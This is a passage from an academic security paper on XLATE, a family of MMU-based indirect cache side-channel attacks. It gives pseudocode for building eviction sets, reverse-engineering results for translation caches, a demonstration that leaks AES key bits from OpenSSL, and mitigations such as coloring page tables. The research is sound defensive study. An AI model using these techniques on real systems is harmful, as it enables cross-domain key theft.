



Figure 1: The top shows the LLC being divided into 128 unique page colors, the bottom left shows how the LLC can be partitioned such that programs can only access a subset of these page colors, the bottom right shows the situation for their respective page tables.

performed by the MMU. The implications can be seen in Figure 1, which shows an example of page coloring to partition the LLC. Even though the cache lines of the pages themselves are limited to a specific subset of page colors, and thus a specific subset of cache sets, their respective page tables are able to access all page colors.

Similarly, software implementations that restrict the amount of ways that can be occupied by untrusted applications for each cache set, such as CacheBar [44], typically use the page fault handler for this purpose. However, as the page fault handler is only able to monitor accesses to pages from the CPU, accesses to page tables by the MMU go unnoticed. Therefore, the MMU is not restricted by this limitation and is free to allocate all the ways available in each cache set. To implement cache pinning, STEALTHMEM also uses the page fault handler for the specific cache sets that may be used to host sensitive data in order to reload those cache lines upon every access. As the page table accesses by the MMU are not monitored by the page fault handler, accesses to page tables that map to the same cache set as the sensitive data, do not reload those cache lines.

## 5.3 Summary of Challenges

There are three main challenges that we must overcome for implementing successful XLATE attacks:

1. Understanding which caches the MMU uses, how it uses them, and how to program the MMU to load page table entries in the LLC.

2. Finding an eviction set of pages of which their page tables map to the same cache set as our target. These eviction sets should target page colors outside the security domain enforced by existing defenses.

3. Similar to existing cache attacks, XLATE attacks are subject to noise. Worse, due to their indirect nature, addressing the sources of noise is more challenging. We need to overcome this noise for an effective implementation of XLATE.





Figure 2: MMU's page table walk to translate `0x9619320c8000` to its corresponding memory page on the `x86_64` architecture.

Next we discuss how we overcome these challenges in our implementation of XLATE attacks.

# 6 Implementing XLATE Attacks

Before we can use the MMU to mount XLATE attacks, we need to fully understand how the MMU performs a page table walk when translating virtual addresses into their physical counterparts. Even though it is already known that the MMU uses the TLB and the CPU caches as part of its translation process [12], there are also other caches (e.g., translation caches [1]) with mostly an unknown architecture. We need to reverse engineer their architecture before we can ensure that our virtual address translations end up using the CPU caches where our victim data is stored. We reverse engineer these properties in Section 6.1. In Section 6.2, we show how we retrofit an existing algorithm for building PRIME + PROBE eviction sets to instead build suitable eviction sets for XLATE attacks. We further show how XLATE can blindly build eviction sets for security domains to which it does not have access. Finally, in Section 6.3, we identify different sources of noise and explain how to mount a noise-free XLATE attack.

## 6.1 Reverse Engineering the MMU

The MMU is a hardware component available in many modern processor architectures, that is responsible for





Figure 3: A generic implementation of an MMU and all the components involved to translate a virtual address into a physical address.

the translation of virtual addresses to their corresponding physical address. These translations are stored in page tables–a directed tree of multiple levels, each of which is indexed by part of the virtual address to select the next level page tables, or at the leaves, the physical page. Hence, every virtual address uniquely selects a path from the root of this tree to the leaf to find the corresponding physical address. Figure 2 shows a more concrete example of how the MMU performs virtual address translation on `x86_64`. First, the MMU reads the `CR3` register to find the physical address of the top-level page table. Then, the top nine bits of the virtual address index into this page table to select the page table entry (PTE). This PTE contains a reference to the next-level page table, which the next nine bits of the virtual address index to select the PTE. By repeating this operation, the MMU eventually finds the corresponding physical page for `0x644b321f4000` at the lowest-level page table.

The performance of memory accesses improves greatly if the MMU can avoid having to resolve a virtual address that it already resolved recently. Hence, the MMU stores resolved address mappings in a fast Translation Lookaside Buffer (TLB). To further improve the performance of a TLB miss, the PTEs for the different page table levels are not only stored in the CPU caches, but modern processors also store these in *page table caches* or *translation caches* [1]. While *page table caches* simply store PTEs together with their corresponding physical address and offset, *translation caches* store partially resolved virtual addresses instead. With *translation caches*, the MMU can look up the virtual address and select the entry with the longest matching prefix to skip the upper levels of the page table hierarchy. Figure 3 visualizes how different caches interact when the MMU translates a virtual address.

We rely on the fact that the MMU's page table walk ends up in the target processor's data caches to learn about translation caches. More specifically, the TLB can only host a limited number of virtual address translations. Therefore, if we access at least that many pages, we can evict the TLB, and consequently enforce the MMU to perform a page table walk. We now fix our target address in such a way that we know the cache sets that host the PTEs for that virtual address. We then mount an EVICT + TIME attack for each of the page table levels, where we evict the TLB and the cache set that we expect to host the PTE for that level. Then we measure the time it takes for the MMU to resolve the address to determine if the page table walk loads the PTE in the expected cache set. If the translation caches are not flushed, then the page table walk skips part of the page table hierarchy and simply starts from a lower level page table. As a result the page table walk does not load the PTEs for the higher level page tables to their respective cache sets. Therefore, we now have a basic mechanism to detect whether we properly flushed the translations caches. While the sizes of the TLB and the CPU caches are already known, the sizes of the translation caches are not.

We can use the aforementioned mechanism to reverse engineer the size of translation caches. For instance, a second-level page table maps 2 MiB worth of virtual memory. Thus, if we access any page within that 2 MiB region, the page table walk loads the corresponding PTE pointing to the second-level page table to the translation cache. Similar to TLBs, the number of entries in such a translation cache is limited. Therefore, if we access at least that many 2 MiB regions, we can flush the corresponding translation cache. We use the aforementioned algorithm to tell us whether we the amount of 2 MiB regions is sufficient to flush the translation cache, and thus we know the size of the corresponding translation cache. Finally, we proceed using this algorithm to find the sizes of the translation caches for all the page table levels.

## 6.2 Building Eviction Sets with the MMU

To build eviction sets for XLATE attacks, we draw from traditional eviction set building algorithms described in the literature for PRIME + PROBE (and derivatives) as shown in Algorithm 1. We first identify the page colors available to our security domain by building eviction sets using PRIME + PROBE. More specifically, we first find eviction sets for the available subset of page colors:

**Algorithm 1:** Algorithm to build eviction sets dynamically for either a given or a randomly chosen target.

```
Input: a set of potentially conflicting cache lines pool, all
       set-aligned, and an optional target to find an
       eviction set for.
Output: the target and the eviction set for that target
working set ← {};
if target is not set then
    target ← choose(pool);
    remove(pool, target);
end
while pool is not empty do
    repeat
        member ← choose(pool);
        remove(pool, member);
        append(working set, member);
    until evicts(working set, target);
    foreach member in working set do
        remove(working set, member);
        if evicts(working set, target) then
            append(pool, member);
        else
            append(working set, member);
        end
    end
    foreach member in pool do
        if evicts(working set, member) then
            remove(pool, member);
        end
    end
end
return target, working set
```

① We allocate a sufficiently large pool of pages to build these eviction sets. ② We pick random pages from this pool of pages and add them to the eviction set until it is able to evict one of the remaining pages in the pool, the target of our eviction set. ③ We optimize the eviction set by removing pages that do not speed up the access to the target after accessing the eviction set. Upon finding the eviction set, the other pages in the pool are colored using this eviction set and we repeat the process until all the pages have been colored, yielding eviction sets for all the available colors in our security domain. If the amount of page colors is restricted, this results in fewer eviction sets, whereas if the amount of cache ways is restricted, these eviction sets consist of fewer entries.

**Using page tables** Now we retrofit this algorithm to use the MMU to evict a given page, the target of our choice. More specifically, we build eviction sets of page tables that evict the target page. Instead of allocating pages, we will map the same shared page to multiple locations to allocate unique page tables. Then we apply the same algorithm as before: ① We allocate a sufficiently large pool of page tables to build these eviction sets. ② We pick random page tables (by selecting their corresponding virtual addresses) from this pool of page tables and add them to the eviction set until it is able to evict the target page. ③ We optimize the eviction set by removing page tables that do not speed up the access to the target after accessing the eviction set. Upon finding the eviction set, the other page tables in the pool are colored using this eviction set. We can then repeat this for other pages until all the page tables have been colored, yielding eviction sets for all the available colors in our security domain.

**Defeating way partitioning** To defeat software-based cache defenses using way partitioning, we now try to find eviction sets that cover the whole cache set. First, we build eviction set of normal pages to find all the available page colors. Then for each of the eviction sets, we build an eviction set of page tables that evicts any page in the eviction set. Since these eviction sets of page tables map to the full cache sets, they bypass way partitioning.

**Defeating set partitioning** In case of StealthMem and cache defenses using set partitioning, or more specifically, page coloring, we end up with a pool of the remaining page tables that could not be colored. To find the remaining eviction sets, we apply the same algorithm as before to the remaining page tables. This time, however, we choose a random page table from the pool of page tables to use as the target for our algorithm. Ultimately, we end up with the eviction sets for all the remaining page colors. Therefore we are able to bypass cache defenses that use page coloring.

## 6.3 Minimizing Noise in XLATE Attacks

To mount XLATE attacks, we are interested in finding an eviction set for our target, of which the PTEs for each of the pages in the eviction set map to the same cache set as our target. However, as we are trying to perform an indirect cache attack from the MMU, there are various source of noise that potentially influence our attack. To minimize the noise for XLATE attacks, we rely on the following: (1) translation caches, (2) pointer chasing, (3) re-using physical pages, (4) and transactions.

**Translation caches** Now that we have reverse engineered the properties of the MMU, we can control which PTEs hit the LLC when performing a page table walk. To improve the performance and to reduce the amount of noise, we are only interested in loading the page tables closer to the leaves into the LLC. Thus, we want to only flush the TLB, while we preserve the translation caches. Algorithm 2 extends PRIME + PROBE to flush

**Algorithm 2:** XLATE + PROBE method for determining whether an eviction sets evicts a given cache line.

```
Input: the eviction set eviction set and the target target.
Output: true if the eviction set evicted the target, false
        otherwise.
timings ← {};
repeat
    access(target);
    map(access, TLB set);
    map(access, eviction set);
    map(access, reverse(eviction set));
    map(access, eviction set);
    map(access, reverse(eviction set));
    append(timings, time(access(target)));
until length(timings) = 16;
return true if median(timings) ≥ threshold else false
```

the TLB using the technique described in Section 6.1. To preserve the translation caches, we reduce the number of 2 MiB region accesses by keeping the pages in the TLB eviction set (i.e., `TLBSet`) sequential. This guarantees that an eviction set of PTEs can evict the target from the LLC.

**Pointer chasing** Hardware prefetchers in modern processors often try to predict the access pattern of programs to preload data into the cache ahead of time. To prevent prefetching from introducing noise, the eviction set is either shuffled before each call to XLATE + PROBE or a technique called *pointer chasing* is used to traverse the eviction set, where we build an intrusive linked list within the cache line of each page. Because the prefetcher repeatedly mispredicts the next cache line to load, it is disabled completely not to hamper the performance. To defeat adaptive cache replacement policies that learn from cache line re-use, we access the eviction set back and forth twice as shown in Algorithm 2.

**Re-using physical pages** To perform a page table walk, we have to perform a memory access. Unfortunately, the *page* and its corresponding *page table pages* could have different colors. Therefore, we want to craft our XLATE attack in a way that only page table can evict the target page. For this reason we propose three different techniques to make sure that *only* the cache lines storing the PTEs are able to evict our target's cache line. First, we can exploit page coloring to ensure that the pages pointed to by page tables in the eviction set do not share the same page color as the target page. This way, only the page table pages can evict the target page. Second, by carefully selecting the virtual addresses of the pages in our eviction set, we can ensure that the cache lines of these pages do not align with the cache line of the target page. Therefore, by only aligning the cache line of the corresponding page tables, we can ensure that only the page tables can influence the target page. Third, we allocate a single page of shared memory and map it to different locations in order to allocate many different page tables that point to the exact same physical page. Since we only have one physical page mapped to multiple locations, only the page tables are able to evict the cache line of the target page. In our implementation, we use the third technique, as it shows the best results.

**Transactions** In XLATE + ABORT, we leverage Intel TSX in a similar fashion to PRIME + ABORT. We observe that page table walks performed by the MMU during a hardware transaction lead to an increase in conflict events when the victim is also using the same cache set. Therefore, we can simply measure the amount of conflict events and check whether this exceeds a certain threshold.

# 7 Evaluation

We evaluate XLATE on a workstation featuring an Intel Core i7-6700K @ 4.00GHz (Skylake) and 16 GB of RAM. We also consider other evaluation platforms for reverse engineering purposes. To compare our XLATE attack variants against all the state-of-the-art cache attacks, we also implemented FLUSH + RELOAD, FLUSH + FLUSH, EVICT + TIME, PRIME + PROBE, and PRIME + ABORT and evaluated them on the same evaluation platform. We provide representative results from these attacks in this section and refer the interested reader to more extended results in Appendix A.

Our evaluation answers four key questions: (i) *Reverse engineering*: Can we effectively reverse engineer translation caches on commodity microarchitectures to mount practical XLATE attacks? (ii) *Reliability*: How reliable are XLATE channels compared to state-of-the-art cache attacks? (iii) *Effectiveness*: How effective are XLATE attacks in leaking secrets, cryptographic keys in particular, in real-world application scenarios? (iv) *Cache defenses*: Can XLATE attacks successfully bypass state-of-the-art software-based cache defenses?

## 7.1 Reverse Engineering

Table 3 presents our reverse engineering results for the translation caches of 26 different contemporary microarchitectures. Our analysis in this section extends the results we presented in a short paper at a recent workshop [39]. On Intel, we found that Intel's Page-Structure Caches or split translation caches are implemented by Intel Core and Xeon processors since at least the Nehalem microarchitecture. On Intel Core and Xeon pro-





Figure 4: Reliability comparison of different cache side-channel attacks using a reference covert channel implementation on both cross-thread and cross-core setups.

cessors, we also found translation caches available for 32 Page Directory Entries (PDEs) and 4 Page Directory Pointer Table Entries (PDPTEs). In contrast, Intel Silvermont has only a single translation cache for 16 PDEs. On AMD, we found that AMD K10 employs a 24-entry dedicated and unified page table cache and AMD Bobcat employs an 8 to 12 entries variant, respectively. Since AMD Bulldozer, the L2 TLB has been re-purposed to also host page table entries, allowing it to store up to 1024 PDEs on AMD Bulldozer and Piledriver and up to 1536 PDEs on AMD Zen. We also found that AMD Zen introduces another L2 TLB with 64 entries dedicated to 1G pages, allowing it to store up to 64 PDPTEs. On ARM, we found that the low-power variants implement unified page table caches with 64 entries. In contrast, we found that performance-oriented variants implement a translation cache with 16 PDEs on `ARMv7-A` and one with 6 PDPTEs on `ARMv8-A`. Overall, our results show that *translation caches take very different and complex forms across contemporary microarchitectures. As such, our reverse engineering efforts are both crucial and effective for devising practical MMU-based attacks and defenses.*

## 7.2 Reliability

To evaluate the reliability of XLATE and compare against that of state-of-the-art cache attacks, we implemented an LLC-based covert channel framework, where the sender and the receiver assume the roles of the victim and the attacker respectively. The receiver mounts one of the cache attacks to monitor specific cache lines, while the sender accesses the cache line to transmit a one and does nothing to send a zero otherwise. In order to receive acknowledgements for each word sent, the sender monitors a different set of cache lines. For our implementation, we built a bidirectional channel that is able to transfer 19-bit words at a time. To synchronize both the sender and the receiver, we dedicated 6 bits of the 19-bit word to sequence numbers. Furthermore, we use 4-bit Berger codes to detect simple errors and to prevent zero from being a legal value in our protocol, as it could be introduced by tasks being interrupted by the scheduler. We used our framework to compare the raw bandwidth, the (correct) bandwidth, and the bit error rate between hardware threads on the same CPU core and between different CPU cores. Figure 4 presents our results.

Our results show that FLUSH + RELOAD was able to achieve a bandwidth of around 40 KiB/s with the least noise. PRIME + PROBE performs slightly worse, with a bandwidth of about 8 KiB/s. While FLUSH + FLUSH performs quite well on the cross-core setup with a bandwidth of about 4 KiB/s, it performs much worse on the cross-thread setup with a bandwidth of a mere 500 bytes/s. This is due to the timing difference of flushing a cache line depending on the cache slice hosting it. Compared to the other covert channels, XLATE + PROBE only reaches a bandwidth of 900 bytes/s. While this is slower than other covert channels, the low error rate indicates this is only due to the higher latency of indirect MMU-mediated memory accesses, rather than noisier conditions. This experiment demonstrates XLATE provides a reliable channel and can hence be used to mount side-channel attacks in practical settings as we show next.

## 7.3 Effectiveness

To evaluate the effectiveness of XLATE, we mounted a side-channel attack against a real-world security-sensitive application. To compare our results against state-of-the-art cache attacks, we focus our attack on the OpenSSL's T-table implementation of AES, using OpenSSL 1.0.1e as a reference. This attack scenario has been extensively used to compare the performance of cache side-channel attacks in prior work (e.g., recently in [8]).

The implementation of AES in our version of OpenSSL uses T-tables to compute the cipher text based on the secret key $k$ and plain text $p$. During the first round of the algorithm, table accesses are made to entries $T_j[p_i \oplus k_i]$ with $i \equiv j \bmod 4$ and $0 \leq i < 16$. As these T-tables typically map to 16 different cache lines, we can use a cache attack to determine which cache line has been accessed during this round. Note that in case $p_i$ is known, this information allows an attacker to derive $p_i \oplus k_i$, and thus, possible key-byte values for $k_i$.

More specifically, by choosing $p_i$ and using new random plain text bytes for $p_j$, where $i \neq j$, while triggering

Table 3: Our reverse engineering results for the translation caches of 26 different microarchitectures.

| CPU | Year | Caches | | | TLBs | | | Translation Caches | | | Time |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | L1d | L2 | L3 | 4K pages | 2M pages | 1G pages | PML2E | PML3E | PML4E | |
| Intel Core i7-7500U (Kaby Lake) @ 2.70GHz | 2016 | 32K | 256K | 4M | 1600 | 32 | 20 | 24-32 | 3-4 | 0 | 5m49s |
| Intel Core m3-6Y30 (Skylake) @ 0.90GHz | 2015 | 32K | 256K | 4M | 1600 | 32 | 20 | 24 | 3-4 | 0 | 6m01s |
| Intel Xeon E3-1240 v5 (Skylake) @ 3.50GHz | 2015 | 32K | 256K | 8M | 1600 | 32 | 20 | 24 | 3-4 | 0 | 3m08s |
| Intel Core i7-6700K (Skylake) @ 4.00GHz | 2015 | 32K | 256K | 8M | 1600 | 32 | 20 | 24 | 3-4 | 0 | 3m41s |
| Intel Celeron N2840 (Silvermont) @ 2.16GHz | 2014 | 24K | 1M | N/A | 128 | 16 | N/A | 12-16 | 0 | 0 | 52s |
| Intel Core i7-4500U (Haswell) @ 1.80GHz | 2013 | 32K | 256K | 4M | 1088 | 32 | 4 | 24 | 3-4 | 0 | 2m53 |
| Intel Core i7-3632QM (Ivy Bridge) @ 2.20GHz | 2012 | 32K | 256K | 6M | 576 | 32 | 4 | 24-32 | 3 | 0 | 3m05s |
| Intel Core i7-2620QM (Sandy Bridge) @ 2.00GHz | 2011 | 32K | 256K | 6M | 576 | 32 | 4 | 24 | 2-4 | 0 | 3m11s |
| Intel Core i5 M480 (Westmere) @ 2.67GHz | 2010 | 32K | 256K | 3M | 576 | 32 | N/A | 24-32 | 2-6 | 0 | 2m44s |
| Intel Core i7 920 (Nehalem) @ 2.67GHz | 2008 | 32K | 256K | 8M | 576 | 32 | N/A | 24-32 | 3 | 0 | 4m26s |
| AMD Ryzen 7 1700 8-Core (Zen) @ 3.3GHz | 2017 | 32K | 512K | 16M | 1600 | 1600 [1] | 64 | 0 | 64 | 0 | 13m16s |
| AMD Ryzen 5 1600X 6-Core (Zen) @ 3.6GHz | 2017 | 32K | 512K | 16M | 1600 | 1600 [1] | 64 | 0 | 64 | 16 | 30m50s |
| AMD FX-8350 8-Core (Piledriver) @ 4.0GHz | 2012 | 64K | 2M | 8M | 1088 | 1088 [2] | 1088 [2] | 0 | 0 | 0 | 2m50s |
| AMD FX-8320 8-Core (Piledriver) @ 3.5GHz | 2012 | 64K | 2M | 8M | 1088 | 1088 [2] | 1088 [2] | 0 | 0 | 0 | 2m47s |
| AMD FX-8120 8-Core (Bulldozer) @ 3.4GHz | 2011 | 16K | 2M | 8M | 1056 | 1056 [2] | 1056 [2] | 0 | 0 | 0 | 2m33s |
| AMD Athlon II 640 X4 (K10) @ 3.0GHz | 2010 | 64K | 512K | N/A | 560 | 176 | N/A | 24 | 0 | 0 | 7m50s |
| AMD E-350 (Bobcat) @ 1.6GHz | 2010 | 32K | 512K | N/A | 552 | 8-12 | N/A | 8-12 | 0 | 0 | 5m38s |
| AMD Phenom 9550 4-Core (K10) @ 2.2GHz | 2008 | 64K | 512K | 2M | 560 | 176 | 48 | 24 | 0 | 0 | 6m52s |
| Rockchip RK3399 (ARM Cortex A72) @ 2.0GHz | 2017 | 32K | 1M | N/A | 544 | 512 [1] | N/A | 16 | 6 | N/A | 17m49s |
| Rockchip RK3399 (ARM Cortex A53) @ 1.4GHz | 2017 | 32K | 512K | N/A | 522 | 512 [1] | N/A | 64 | 0 | N/A | 7m06s |
| Allwinner A64 (ARM Cortex A53) @ 1.2GHz | 2016 | 32K | 512K | N/A | 522 | 512 [1] | N/A | 64 | 0 | N/A | 52m26s |
| Samsung Exynos 5800 (ARM Cortex A15) @ 2.1GHz | 2014 | 32K | 2M | N/A | 544 | 512 [1,3] | N/A | 16 | 0 | N/A | 13m28s |
| Nvidia Tegra K1 CD580M-A1 (ARM Cortex A15) @ 2.3GHz | 2014 | 32K | 2M | N/A | 544 | 512 [1,3] | N/A | 16 | 0 | N/A | 24m19s |
| Nvidia Tegra K1 CD570M-A1 (ARM Cortex A15; LPAE) @ 2.1GHz | 2014 | 32K | 2M | N/A | 544 | 512 [1,3] | N/A | 16 | 0 | N/A | 6m35s |
| Samsung Exynos 5800 (ARM Cortex A7) @ 1.3GHz | 2014 | 32K | 512K | N/A | 266 | 256 [1,3] | N/A | 64 | 0 | N/A | 17m42s |
| Samsung Exynos 5250 (ARM Cortex A15) @ 1.7GHz | 2012 | 32K | 1M | N/A | 544 | 512 [1,3] | N/A | 16 | 0 | N/A | 6m46s |

[1] 4K and 2M pages are shared by the L2 TLB. [2] 4K, 2M and 1G pages are shared by the L2 TLB. [3] The TLB is used to store 1M pages on ARMv7-A.





Figure 5: Effectiveness comparison of different cache side-channel attacks using the OpenSSL's T-table implementation of AES (16,000,000 encryption rounds per cache line in `Te0`).

encryptions, an attacker can find which $p_i$ remains to always cause a cache hit for the first cache line in a T-table. By extending this attack to cover all 16 cache lines of the T-table, an attacker can derive the four upper bits for each byte in secret $k$, thus revealing 64 bits of the secret key $k$. This is sufficient to compare XLATE against state-of-the-art cache attacks.

For this purpose, we ran a total of 16,000,000 encryptions for each of the cache lines of `Te0` and captured the signal for each cache attack variant. Figure 5 shows that all the cache attacks we considered, including XLATE + PROBE and XLATE + ABORT, are able to effectively retrieve the signal. Moreover, Table 4 shows the end-to-end attack execution times, which strongly correlate with the bandwidth of our covert channels. This experiment shows that XLATE attacks can effectively complete in just seconds, confirming they are a realistic threat against real-world production applications.

Table 4: Execution time for various cache side-channel attacks when performing 16,000,000 encryption rounds in OpenSSL.

| Name | Time | Success Rate |
|---|---|---|
| FLUSH + RELOAD | 6.5s | 100.0% |
| FLUSH + FLUSH | 10.0s | 78.8% |
| PRIME + PROBE | 11.9s | 91.7% |
| PRIME + ABORT | 11.3s | 100.0% |
| XLATE + PROBE | 66.6s | 80.0% |
| XLATE + ABORT | 60.0s | 90.2% |

## 7.4 Cache Defenses

To evaluate the ability of XLATE attacks to bypass state-of-the-art software-based defenses, we perform the same experiment as in Section 7.3 but now in presence of state-of-the-art software-based cache defenses. For this purpose, we consider the different cache defense strategies discussed in Section 4 and evaluate how PRIME + PROBE and XLATE + PROBE fare against them.

For this experiment, we simulate a scenario where the attacker and the victim run in their own isolated security domains using page coloring and way partitioning. The attacker has access to only 8 ways of each cache set. Since StealthMem uses dedicated cache sets to pin cache lines, this defense is already subsumed by page coloring.

Without additional assumptions, PRIME + PROBE would trivially fail in this scenario, since the preliminary eviction set building step would never complete due to the cache set and ways restrictions. For a more interesting comparison, we instead assume a much stronger attacker with an oracle to build arbitrary eviction sets. To simulate such a scenario, we first allow the attacker





Figure 6: PRIME + PROBE and XLATE + PROBE against the OpenSSL's T-table implementation of AES in presence of state-of-the-art software-based cache defenses.

to dynamically build the eviction set for the target in the victim and then we restrict the eviction set to meet the constraints of the cache defenses considered. Figure 6 presents our results. As shown in the figure, both page coloring and way partitioning disrupt any signal to mount (even oracle-based) PRIME + PROBE attacks, given that the eviction set is prevented from sharing cache sets or ways (respectively) with the victim. In contrast, XLATE + PROBE's MMU traffic is not subject to any of these restrictions and the clear signal in Figure 6 confirms XLATE attacks can be used to bypass state-of-the-art software-based defenses in real-world settings.

## 8 Mitigations

Even though existing software-based cache defenses are effective against existing side-channel attacks such as PRIME + PROBE and PRIME + ABORT, they are not effective against the XLATE family of attacks. We now investigate how to generalize existing software-based defenses to mitigate XLATE attacks and indirect cache attacks in general. Our analysis shows that, while some software-based defenses can be generalized to mitigate XLATE attacks, most defenses are fundamentally limited against this threat. In addition, countering future, arbitrary indirect cache attacks remains an open challenge for all existing defenses.

### 8.1 Mitigating XLATE Attacks

As discussed in Section 4, there are three different strategies to mitigate cache attacks, each with their own





Figure 7: PRIME + PROBE and XLATE + PROBE against OpenSSL's AES T-table implementation on our evaluation platform before and after the mitigation of coloring page tables.

software-based implementation. We now reconsider each software-based defense and discuss possible mitigations against XLATE attacks.

We first reconsider page coloring [43], a software-based defense that relies on the mapping of memory pages to different cache sets to restrict the amount of page colors available to a security domain. In order to harden page coloring against the XLATE family of attacks, its design has to be extended to also color the page tables. By applying the same subset of page colors to both pages and page table pages on a per-domain basis, it is impossible for an attacker to control page table pages outside the assigned security domain.

We show that extending page coloring to also color the page tables is effective by extending the experiment presented in Section 7.4. For each attack on OpenSSL, we compared the PRIME + PROBE and XLATE + PROBE signals for the baseline, after applying traditional page coloring, and after applying both page and page table coloring (*full coloring*). Figure 7 presents our results, showing that, unlike traditional page coloring, full coloring is effective in mitigating XLATE.

The second defense strategy we consider is the cache way partitioning scheme implemented by CacheBar [44]. By monitoring page faults, CacheBar tracks the occupancy of each cache set and, once an application is about to exceed the provided budget, it evicts the least-recently used page and re-enables page fault-based monitoring. This strategy imposes a hard limit to the number of entries used for each cache set. In order to harden this scheme against the XLATE family of attacks, its design needs to be extended to monitor MMU-operated page table accesses. Unfortunately, monitoring such events is impractical as it cannot be done via page faults or other efficient software-based mechanisms, thus leaving this scheme vulnerable to our attacks.

The third and final defense strategy we consider is the cache pinning scheme implemented by StealthMem [25].

StealthMem dedicates specific cache sets to host secret memory pages that should be protected from cache attacks. More specifically, StealthMem pins these memory pages to their respective cache sets by monitoring page faults for pages that map to the same cache set. When a page fault occurs, StealthMem simply reload the corresponding secure pages to preserve cache pinning. In order to harden this scheme against the XLATE family of attacks, we again need to monitor MMU accesses to the page table pages. As mentioned earlier, this is impractical, leaving this scheme vulnerable to our attacks.

Alternatively, the XLATE family of attacks can be stopped in hardware by not sharing the data caches between the CPU and the MMU. While this strategy is effective, it also negates the advantages of software-based defenses, essentially implementing strong isolation provided by hardware-based cache defenses.

## 8.2 Mitigating Indirect Cache Attacks

While it is possible to mitigate some of the software-based cache defenses against the XLATE family of attacks, the MMU is hardly the only component that can be used as a confused deputy in indirect cache attacks. In fact, there are numerous components both in software and hardware, such as the kernel and integrated GPUs [10] to give a few examples, that could be leveraged for indirect cache attacks as well. More specifically, any component that interacts with the CPU caches and that an attacker can get control over could be leveraged to perform indirect cache attacks. Against such attacks, existing defenses that assume only CPU-based cache accesses (which can be intercepted via page faults), such as CacheBar and StealthMem, are structurally powerless in the general case. Page coloring is more promising, but the challenge is coloring all the possible pages that can be *indirectly* used by a given security domain with the corresponding color. Given the increasing number of software and integrated hardware components on commodity platforms, it is hard to pinpoint the full set of candidates and their interactions. At first glance, bypassing this challenge and coloring all the "special pages" such as page table pages 